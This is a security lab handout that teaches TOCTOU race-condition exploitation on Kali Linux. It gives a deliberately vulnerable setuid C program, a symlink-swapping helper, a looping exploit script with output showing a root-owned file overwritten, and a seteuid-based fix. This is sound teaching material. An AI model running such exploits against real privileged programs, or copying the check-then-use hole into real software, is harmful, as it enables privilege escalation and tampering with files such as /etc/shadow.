

Race Condition (TOCTOU) Vulnerability Lab

1 LAB OVERVIEW

A race condition occurs when two threads access a shared variable at the same time. The first thread reads the variable, and the second thread reads the same value from the variable. Then the first thread and second thread perform their operations on the value, and they race to see which thread can write the value last to the shared variable. The value of the thread that writes its value last is preserved, because the thread is writing over the value that the previous thread wrote. The outcome of the execution depends on the particular order in which the access takes place.

If a privileged program has a race-condition vulnerability, attackers can run a parallel process to “race” against the privileged program, with an intention to change the behaviors of the program.

In this lab, you will be given a program with a race-condition (TOCTOU) vulnerability; your task is to exploit the vulnerability and gain the root privilege.

2 LAB TASKS

2.1 SET THE ENVIRONMENT

2.1.1 Create a normal user on Kali Linux

Normally with a fresh installation of Kali Linux, we use the “root” account by default, so we should create a normal user account, the student should follow the below steps to create a normal user account:

1. Open the terminal
2. Use the following command to create a new user
adduser <username>
3. Then log out from this root user session
4. Login with the created new user account



```
root@kali: ~
root@kali: ~ 168x37
root@kali:~# adduser ahmed
Adding user `ahmed' ...
Adding new group `ahmed' (1002) ...
Adding new user `ahmed' (1001) with group `ahmed' ...
The home directory `/home/ahmed' already exists. Not copying from `/etc/skel'.
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for ahmed
Enter the new value, or press ENTER for the default
  Full Name []: Ahmed
    Room Number []:
    Work Phone []:
    Home Phone []:
      Other []:
Is the information correct? [Y/n] y
root@kali:~#
```

2.1.2 A vulnerable Program

The following C program is our vulnerable program, which contains Time To Check -Time To Use (TOC TOU) vulnerability

```
/* vulnerable-program.c */
#include <stdio.h>
#include <unistd.h>
#include <string.h>#define DELAY 50000

int main(int argc, char * argv[])
{
    char * fileName = argv[1];
    char buffer[60];
    int i;
    FILE * fileHandler;

    /* get user input */
    scanf("%50s", buffer );

    if(!access(fileName, W_OK))
    {
```

```

/*Simulating the Delay*/           for(i = 0; i < DELAY;i++)
{
    int a = i ^ 2;
}

    fileHandler = fopen(fileName, "a+");           fwrite("\n",
sizeof(char), 1, fileHandler);
    fwrite(buffer, sizeof(char), strlen(buffer), fileHandler);
fwrite("\n", sizeof(char), 1, fileHandler);
fclose(fileHandler);
}    else
{
    printf("No permission \n");
}
}

```

This program appends a string of user input to the end of a file. The program takes the file name as a command-line argument. This program must be owned by the “root” user, and the program should be a Set-UID program which means that we must set the Set-UID bit to the executable. Since the program is part of a Set-UID program, the program will run with the root privilege.

The purpose of calling “access()” system call is to check whether the real user has the “access” permission to the file (provided by the user as a command line argument). Once the program has made sure that the real user indeed has the right, the program opens the file and writes the user input into the file.


The program is vulnerable to a race condition because of the time window between the check which represents in calling “access()” system call and the use which represents in calling “fopen()” system call, and we simulating, this time, window by delaying the execution using the for statement.

2.1.3 Vulnerable program Compilation

In this step, the student will learn how to compile the vulnerable program, by following the following steps:

1. Copy the vulnerable code in a file and name it as “vulnerable-program.c”
2. Open the terminal
3. Change the user to the root user, using the following command
\$su root
4. Use Clang compiler to compile the code.
#clang vulnerable-program.c -o vulnerable-program

Now the code should be compiled correctly, and the owner of the binary file should be the root user as you see from the below screenshot.



```
root@kali: /home/ahmed/TOCTOU/lab
File Edit View Search Terminal Help
ahmed@kali:~/TOCTOU/lab$ su root
Password:
root@kali:/home/ahmed/TOCTOU/lab# clang vulnerable-program.c -o vulnerable-program
root@kali:/home/ahmed/TOCTOU/lab# ls -l vulnerable-program
-rwxr-xr-x 1 root root 5433 Jan 19 07:29 vulnerable-program
root@kali:/home/ahmed/TOCTOU/lab#
```

2.1.4 Set the Set-UID Bit to the Binary File

In this step, the student should set the Set-UID bit to the binary file, by following the following steps:

1. Open the terminal
2. Change the user to the root user
3. Use the “chmod” command line utility to set the SUID bit
#chmod u+s vulnerable-program

As you can see from the below screenshot that the vulnerable program binary file became part of Set-UID program



```
root@kali: /home/ahmed/TOCTOU/lab
File Edit View Search Terminal Help
root@kali:/home/ahmed/TOCTOU/lab# chmod u+s vulnerable-program
root@kali:/home/ahmed/TOCTOU/lab# ls -l vulnerable-program
-rwsr-xr-x 1 root root 5433 Jan 19 07:29 vulnerable-program
root@kali:/home/ahmed/TOCTOU/lab#
```

2.2 EXPLOITING THE VULNERABLE PROGRAM

The idea of exploiting the vulnerability is that there is a possibility that the file used by “access()” system call is different from the file used by calling “fopen()” system call even though they have the same file name.

This could happen if a malicious attacker can create a symbolic link with the same name as the provided filename (provided by the user as a command line argument). The symbolic link is pointing to the protected file which usually we don’t have permission to edit it such as “/etc/shadow” file, so the attacker can cause the user input to be appended to the protected file “/etc/shadow” because the program runs with the root privilege, and can overwrite any file.

For successfully exploit this vulnerable program, we need to achieve the following:


1. Overwrite any file that belongs to root user which usually we don’t have permission to overwrite it.

To achieve this you should follow the following steps:

2.2.1 Create a File Belongs to the Root User

In this step, you should create a file belongs to the root user; you should follow the following steps to create a file belongs to the root user:

2. Open the terminal
3. Change the user to login as the root user
4. Now type the following command to create a file called passwd and put some text in it.
`# echo "This is a file owned by the user" > passwd`
5. Now use the following command to make sure that the file is created and it's owner is the root user `"ls -l passwd"`.



```
root@kali: /home/ahmed/TOCTOU/lab
File Edit View Search Terminal Help
root@kali:/home/ahmed/TOCTOU/Lab# echo "This is a file owned by the user" > passwd
root@kali:/home/ahmed/TOCTOU/Lab# ls -l passwd
-rw-r--r-- 1 root root 39 Jan 19 07:35 passwd
root@kali:/home/ahmed/TOCTOU/Lab#
```

2.2.2 Write a Symbolic Link Program

In this step, you should write a program that will create the symbolic link to the protected file rather than creating it manually, You can manually create symbolic links using "ln -s" or you can call C function "symlink" to create symbolic links in your program.

The following program will create a symbolic link with the same name as the provided filename (provided by the user as a command line argument)

```
/* symbolic-link.c */

#include <stdio.h>
#include<unistd.h>
#include <string.h>

int main(int argc, char * argv[])
{
    unlink(argv[1]);
    symlink("./passwd",argv[1]);
}
```

So now follow the following steps to compile it correctly:

6. Copy the code in a file and name it as "symbolic-link.c"
7. Open a terminal (Normal user)
8. Use Clang compiler to compile the code.
`$clang symbolic-link.c -o symbolic-link`

Now the code should be compiled correctly, and the binary is ready to use it.

```
ahmed@kali: ~/TOCTOU/lab
File Edit View Search Terminal Help
ahmed@kali:~/TOCTOU/lab$ clang symbolic-link.c -o symbolic-link
ahmed@kali:~/TOCTOU/lab$ ls -l symbolic-link
-rwxr-xr-x 1 ahmed ahmed 4644 Jan 19 07:38 symbolic-link
ahmed@kali:~/TOCTOU/lab$
```

2.2.3 Write a Script to Exploit the Vulnerable Program


In this step, you should write a script to execute the vulnerable program and the symlink program at the same time and check if the protected file has been overwritten, if not the script should repeat the attack until it works.

The following bash script will do the following:

1. Create a file; the normal user can overwrite it.
2. Run the vulnerable program and the symbolic link program at the same time
3. Then the script checks if the password file has been changed or not. If changed, it will stop the execution.
4. 4. If not changed it will repeat the steps again until the attack succeeds.

```
#!/bin/sh # exploit.sh old=`ls -l passwd` new=`ls -l passwd` while [
"$old" = "$new" ] do rm passwdlocal; echo "This is a file that the
user can overwrite" > passwdlocal echo "TOCTOU-Attack-Success" |
./vulnerable-program passwdlocal &
./symbolic-link passwdlocal & new=`ls -l passwd` done
echo "STOP... The passwd file has been changed"
```

Now copy the previous bash script as “exploit.sh” and execute it as the following “./exploit.sh” (Normal user) and the script will not stop executing until the attack succeed and the password file will be overwritten.



The screenshot shows a Kali Linux terminal window with the title bar "ahmed@kali: ~/TOCTOU/lab". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal output shows a series of "No permission" messages, followed by a "STOP... The passwd file has been changed" message. The user then runs the command "cat passwd" and receives the output "This is a file owned by the user". The terminal background features a large, stylized dragon logo and the text "KALI LINUX". The bottom of the terminal shows the prompt "TOCTOU-Attack-Success" and the user's command "ahmed@kali:~/TOCTOU/lab\$".

```
ahmed@kali: ~/TOCTOU/lab
File Edit View Search Terminal Help
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
ahmed@kali:~/TOCTOU/lab$ cat passwd
"This is a file owned by the user"
TOCTOU-Attack-Success
ahmed@kali:~/TOCTOU/lab$
```

As you can see from the above screenshot that the attack executed multiple times and finally the attack succeeds and the password file has been overwritten.

P.S.: The attack takes some time to succeed (It takes 2 min with me), if you want to make faster, you could increase the delay time between “access()” and “open()” system calls.

3 MITIGATION

The best approach to fix the vulnerable program in this lab is to apply the least privilege principle, in other words, if the users who use the program don't need a certain privilege, it should be disabled.

In our case, we can use "seteuid()" system call to temporarily disable the root privilege, and we can enable it later if necessary.

Here is the updated vulnerable code with the fix to mitigate this vulnerability, we fixed this vulnerable program by setting the effective user id to the real user id value, so if the real user doesn't have the permission to overwrite the file, then the file will not be overwritten.

```
/* vulnerable-program-fix.c */

#include <stdio.h>
#include<unistd.h>
#include <sys/types.h>
#include <string.h>
#define DELAY 50000

int main(int argc, char * argv[])
{
    char * fileName = argv[1];
    char buffer[60];
    int i;
    FILE * fileHandler;

    /* get user input */
    scanf("%50s", buffer );

    if(!access(fileName, W_OK))
    {
        /*Simulating the Delay*/

        for(i = 0; i < DELAY;i++)
        {
            int a = i ^ 2;
        }

        /*THIS IS THE FIX */
        /*Set the effective user id to the real user id
value.*/seteuid(getuid());

        fileHandler = fopen(fileName, "a+");
        fwrite("\n", sizeof(char), 1, fileHandler);
        fwrite(buffer, sizeof(char), strlen(buffer),
fileHandler);fwrite("\n", sizeof(char), 1, fileHandler);
```



```
        fclose(fileHandler);  
    }  
    else  
{  
    printf("No permission \n");  
    }  
}
```

After compiling the previous code and setting the Set-UID bit, it's time to run the exploit code again.

You will observe that the exploit code will run almost forever, and the attack will not succeed any more.